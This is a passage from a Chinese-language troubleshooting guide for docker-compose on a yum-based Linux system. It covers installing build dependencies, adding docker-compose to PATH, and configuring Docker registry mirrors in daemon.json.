sudo yum install -y gcc openssl-devel python3-devel libffi-devel
```

```
sudo pip3 install --upgrade pip setuptools wheel
```

4. 安装 docker-compose 后，执行 docker-compose up -d, 系统提示找不到

需要将 docker-compose 添加到系统的环境变量中，在终端执行下面两条命令

```
echo 'export PATH="/usr/local/bin:$PATH"' | sudo tee -a /etc/profile.d/docker-compose.sh
```

```
source /etc/profile.d/docker-compose.sh
```

5. docker-compose up -d 拉取失败

需要对 docker-compose 换源，执行命令 `sudo vi /etc/docker/daemon.json`，在 daemon.json 中添加如下信息

```
{
  "registry-mirrors": [
    "https://docker.registry.cyou",
    "https://docker-cf.registry.cyou",
    "https://dockercf.jsdelivr.fyi",
    "https://docker.jsdelivr.fyi",
    "https://dockertest.jsdelivr.fyi",
    "https://mirror.aliyuncs.com",
    "https://dockerproxy.com",
    "https://mirror.baidubce.com",
    "https://docker.m.daocloud.io",
```

```
"https://docker.nju.edu.cn",  
"https://docker.mirrors.sjtug.sjtu.edu.cn",  
"https://docker.mirrors.ustc.edu.cn",  
"https://mirror.iscas.ac.cn",  
"https://docker.rainbond.cc"  
]  
}
```

之后执行下面两条命令

```
sudo systemctl daemon-reload
```

```
sudo systemctl restart docker
```